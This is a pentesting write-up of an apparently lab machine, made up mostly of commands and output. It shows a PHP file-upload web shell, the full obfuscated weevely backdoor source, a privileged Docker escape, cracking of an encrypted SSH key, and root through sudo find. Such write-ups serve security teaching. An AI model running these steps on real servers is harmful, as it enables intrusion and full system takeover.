

WriteUp Pentesting:Gain root access to a web server


By Andres Morilla Morilla

First, we conduct reconnaissance to identify the available services.


```
┌──(kali㉿kali)-[~]
└─$ nmap -p 2222,8000,8443  -Pn  192.168.56.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-10 12:21 EDT
Nmap scan report for montypythonquot.es (192.168.56.1)
Host is up (0.0037s latency).

PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8000/tcp open  http-alt
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```








Upon reconnaissance, it was determined that there is an HTTP server running, specifically Nginx. Using the certificate obtained by accessing port 8443, we can extract the domain name, enabling us to access the specific website in question.



Upon further investigation, we discovered a form with file upload functionality. Consequently, we attempted to ascertain whether it was possible to upload files containing malicious PHP code that could execute on the server-side.



Request

Method | Header: Text | Body: Text | Send

```
GET http://montypythonquot.es:8000/img/truco.php HTTP/1.1
host: montypythonquot.es:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Referer: https://montypythonquot.es:8000/quote/21
Connection: keep-alive
Cookie: lang=en
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
content-length: 0
```

Response

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Server: nginx/1.25.4
Date: Wed, 10 Apr 2024 17:10:11 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.2.34
content-length: 5
```

```
root
```

Request

Method | Header: Text | Body: Text

Send

```
POST http://montypythonquot.es:8000/new HTTP/1.1
host: montypythonquot.es:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://montypythonquot.es:8000/new
Content-Type: multipart/form-data; boundary=---------------------------
391627076121774574382649554552
content-length: 583
Origin: https://montypythonquot.es:8000
Connection: keep-alive
Cookie: lang=en
-----------------------------391627076121774574382649554552
Content-Disposition: form-data; name="image"; filename="truco.php"
Content-Type: image/jpeg

<?php echo shell_exec('which wget') ?>

-----------------------------391627076121774574382649554552
Content-Disposition: form-data; name="submit"


-----------------------------391627076121774574382649554552--
```

Response

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Server: nginx/1.25.4
Date: Wed, 10 Apr 2024 17:15:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.2.34
content-length: 14
```

```
/usr/bin/wget
```

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ weevely generate salsa123 salsa.php
Generated 'salsa.php' with password 'salsa123' of 754 byte size.
┌──(kali㉿kali)-[~]
└─$ cat salsa.php
<?php
$K=':h("/$%:kh(.+)$kf/",@%:file%:_get%:_conte%:nts("ph%:p://input%:"),%:$m)==
1) {@o%:b_sta%:rt(%:);@eva';
$t='0;%:($j<%:%:$c&&$i<$l);$j%:%:%:++,$%:i++){$o.=$t{$i}^$k{$j%:};}}r%:eturn%
: $o;}if %:(@pre%:%:g_matc%';
$c='_end%:_clean();$%:r=@base6%:4_enco%:%:%:de(@x(@gzco%:mpress(%:$o),$k));pr
%:%:int("%:$p$kh$r$kf");}';
$j='%:l(@gzuncom%:%:press%:(@x(@ba%:se6%:4_deco%:de($m[1]),$k%:)));$o=@%:ob%:
_get_cont%:e%:nts();@ob%:';
$G='fu%:nct%:ion x($t,$k){$%:c=strl%:en($k)%:;%:$%:l=s%:trle%:n(%:%:$t);$o=""
;for($i=0;$i<$l;){fo%:r($j=';
$B='%:$k%:%:="3a191a1d";$kh=%:"36%:c60bc6fd4c"%:;$k%:f=%:"3881%:5c761%:4%:de"
;$p="QBRVCWY4Br8%:2TWsZ";';
$m=str_replace('G','','cGreaGGte_GfunGGction');
$b=str_replace('%:','',$B.$G.$t.$K.$j.$c);
$U=$m('',$b);$U();
?>
```

```
┌──(kali㉿kali)-[~]
└─$ weevely http://montypythonquot.es:8000/img/truco.php salsa123
[+] weevely 4.0.1

[+] Target:     montypythonquot.es:8000
[+] Session:    /home/kali/.weevely/sessions/montypythonquot.es/truco_0.sessi
on

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
root
root@97ac6ae29950:/var/python_www/img $
```

Utilizing the Weevely tool, which generates a web-based reverse shell accessible with a password, we successfully gained access to the web server.

I found the database credentials, but unfortunately, there was no useful information available.

```
root@97ac6ae29950:/var/python_www $ cat config.php
<?php

$config['db_host']  = 'db';
$config['db_user']  = 'root';
$config['db_pass']  = 'python';
$config['db_name']  = 'python';
```

```
root@172.18.0.3 SQL> select user, authentication_string from mysql.user

+----------------+-------------------------------------------+
| root           | *8C28B4BBC5ABC4BCE7603E36A900A8C6386A53B9 |
| mysql.session  | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| mysql.sys      | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| root           | *8C28B4BBC5ABC4BCE7603E36A900A8C6386A53B9 |
+----------------+-------------------------------------------+
```

I realize that I'm inside a Docker container and exploit the vulnerability to access the target machine.

```
root@97ac6ae29950:/ $ docker run -d -v /:/host --name usted --privileged --cap-add=ALL --pid=host --userns=host ubuntu sleep 3600
```

```
root@97ac6ae29950:/ $ docker exec -t usted cat /host/etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.4 LTS"
root@97ac6ae29950:/ $ docker exec -t usted whoami
root
root@97ac6ae29950:/ $
```

```
root@97ac6ae29950:/ $ docker exec -t usted sh -c 'cat tmp/home.txt | sed -n '10,60p''
./host/usr/share/bash-completion/completions/ecryptfs-migrate-home
./host/usr/share/man/man8/pam_mkhomedir.8.gz
./host/usr/share/man/man8/mkhomedir_helper.8.gz
./host/usr/share/man/man8/addgnupghome.8.gz
./host/usr/share/pam-configs/mkhomedir
./host/usr/sbin/addgnupghome
./host/usr/sbin/mkhomedir_helper
./host/home
./host/home/arthur
./host/home/arthur/.bash_history
./host/home/arthur/find_holy_grail.sh
./host/home/arthur/.cache
./host/home/arthur/.bash_logout
./host/home/arthur/.profile
./host/home/arthur/.bashrc
./host/home/arthur/arthur_camelot_backup.tar.gz
./host/home/arthur/.ssh
```

While listing all files in the system using "find .", I notice a user named Arthur, which catches my attention.

```
root@97ac6ae29950:/ $ docker exec -t usted sh -c 'ls -a /host/home/arthur/'
.    .bash_history  .bashrc  .profile  arthur_camelot_backup.tar.gz
..   .bash_logout   .cache   .ssh      find_holy_grail.sh
root@97ac6ae29950:/ $
```

```
sh: 4: /host/home/arthur/find_holy_grail.sh: sudo: not found
root@97ac6ae29950:/ $ docker exec -t usted sh -c 'cat  /host/home/arthur/find_holy_grail.sh
#!/bin/sh

# Search as a root to get rid of those pesky Permission denied errors
sudo find / -iname '*holygrail*' > search_result.txt
root@97ac6ae29950:/ $
```

I observe that I can read two files: one containing a script and another one being a compressed file containing SSH keys for the user "arthur."

```
root@97ac6ae29950:/tmp $ docker exec -t usted sh -c 'ls -a  tmp'
.     glask.txt                                sagra.txt
..    home.txt                                 ssh.txt
.ssh  learn_to_next_round_table_meeting.txt  usuariopython.txt
root@97ac6ae29950:/tmp $ docker exec -t usted sh -c 'ls -a  tmp/.ssh'
.  ..  id_rsa  id_rsa.pub
root@97ac6ae29950:/tmp $ docker exec -t usted sh -c 'cat  tmp/.ssh/id_rsa'
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,EB7DAFDF66B29642682E9DAD6AC480B6

6VOEZpaoiNB5X0zfLwI5I2e8/l/ti0PtVkGXlfl3anzovlFTTc26iWP1AGA6cvX0
enSm2GTRgFCOUZ/EYfRJTTw94du75mX0SQeBdkGQtOTpA7njyXS8n/myniQme4eV
SWfn2W1wtSnjGGjw4or/6wBpNJG3U2Mh5ISAjtptKNZR4LoVwImBBVJwXM9E94qB
vEwO+WCoNHn8lCspKIx8ILf4Or8ztq4Z5nNmR4KZFQMK/m6a20SiloZEjD0yrPsr
ALDKlRBP+/wZD7mxBUjTYrjVPfn2fPdlp0Yi1g0mOfaWlngGiPKrY8xqiBmNwPG7
7tludkGwNXzKqOnVLVrMQSRHhbqLnlGgsHzKD6dPtBaygYNgxkhl3ST9hUlx7SII
HCxjzxFvZOU/t5qFV4oePaE4kUZbl00gbOZhuvC/w6NEy6Ic1NuKGVMwI6Hn3uHp
2xS8LFpgdSHTNxhvwjoxZSZuUY/mLbOmZjgreEfQFcwZUL+ggh6duFQmDef6M/ie
JvFAaE85t153KJ0egF6IigNArfkYW4JMX90QHbwEGaRD7Icq/zKeEMUGU0ZcSUs5
3V00LKuLaixG0yrCmqQ5ByEXROSY4SXHWuHXAwiRB/N18LtjEwF8eMZOb4trqr6G
bMnacK4qNh2TO/5mrocuezAuv/I78hkG36yjQHBSRxP/6Efq9QAiLfd5AdQ0bL9L
B8ePv4DQCm2wh4Q0OInf+zqc0jJYIqU/ZfbLJGmfiEMz/qXTv2zq92ysEHZNOvSn
XJX52bQ8AtybMM9lUY8kbb+MOxYUMILdFI/oIiZRAv+yYs8OQHLe+XrFBXl6ufUJ
32NwyyKUP1OSTCZ9qJxeG2oWF10ZEpW/+F2n0NUjDV1Y9QnMJPibF07g8ICpp0P7
Aq9BY5MT+LL7DHi3bEqhkyuA8YZv0kwL+1lBn8bAXsgFzJDsAnEOz/6GRqNZvHT2
wRtkLdUh44P/irUx5t0HLwNWq80n9AfWTf0NzmlWDkCZkFy5Ud0cI+e4HoP1ff5z
w1CpKHF54iiqo52tYqp3YPe4j4KPRH2f57mmMpvsgyfmF1e0cmVleSPhf65jyO0I
hl50wCpe2watpkvRumljT8Q5n31QQw80IntLQdyK2xqy+dVfnzi4SnyyXM26hJ1r
15bqS3nboo27VvtcETEvDJOa6RLKb5Tl1JgykczEKTMZsB4F2H+fwiW/7xzVlNZ3
BsjLTHENJabnCGyDGIbhQtYBqgr1PphNghK8azXlsJ25C407Y36jfpQFKNr18W+d
LNVMFxCakQQtZiY3r1ajMyRFvEoe0WYwz0dLWeaD9WonG3KuWphfxeiuT+CWovS1
eYeBG1/Mv1qirh43ExXAlc+YrSMTkhuu9Mag9L4fAFZHSZ3tMO63RfNm/3MonoHY
4TF1VgG+NhwUT5KFgpV+3AlY/phcg7BtByvrQllUBA3+g7DorIOcM3i1SS9aTE+O
ggHo/n6o0bA1rokFsBUGJZMkjf53Ps9b07gUADYpDSOUzI0/dpFl9ZD0CMz9pcU9
3aLedOO3eZy8vSxZ3xp1WkXt4LEpHY0Sg/ejfKryeA1OIf0ofv2/fwYRY1hvgYLr
-----END RSA PRIVATE KEY-----
root@97ac6ae29950:/tmp $
```

The key is encrypted, so I utilize the tool John the Ripper with the "rockyou.txt" dictionary to attempt to crack it.

```
┌──(kali㉿kali)-[~]
└─$ john joneado --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
holygrail        (id_rsa)
1g 0:00:00:00 DONE (2024-04-12 17:58) 10.00g/s 928560p/s 928560c/s 928560C/s hotdate..hockey33
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 id_rsa

┌──(kali㉿kali)-[~]
└─$ ssh arthur@10.0.2.2 -p2222 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Apr 12 22:05:50 UTC 2024

  System load:  0.0                 Processes:                132
  Usage of /:   10.3% of 38.70GB    Users logged in:          0
  Memory usage: 67%                 IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                  IPv4 address for enp0s3:  10.0.2.15

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Mar 24 13:08:06 2024 from 10.0.2.2
arthur@ubuntu-jammy:~$
```

I successfully retrieve the key and establish an SSH connection to the victim machine.

As indicated in the script under "arthur," I could execute the "find" command with sudo privileges without needing a password. I exploit this vulnerability because "find" can execute a command for each file it finds. Instead, I open a bash shell, allowing it to open as root when using sudo.

```
arthur@ubuntu-jammy:/$ sudo find / -exec sh -i
find: missing argument to `-exec'
arthur@ubuntu-jammy:/$ sudo find /home -exec sh -i \;
# whoami
root
# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  vagrant  var
# cd root
# ls
holygrail.txt  snap
# cat holygrail.txt
tinyurl.com/yha93y74
# tty
/dev/pts/0
#
```

```
arthur@ubuntu-jammy:/$ sudo find /home -exec sh -i \;
# whoami
root
# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  vagrant  var
# cd root
# ls
holygrail.txt  snap
# cat holygrail.txt
tinyurl.com/yha93y74
# tty
/dev/pts/0
# bash
root@ubuntu-jammy:~#
```

And now I have root access to the victim machine.

Along with the rickroll.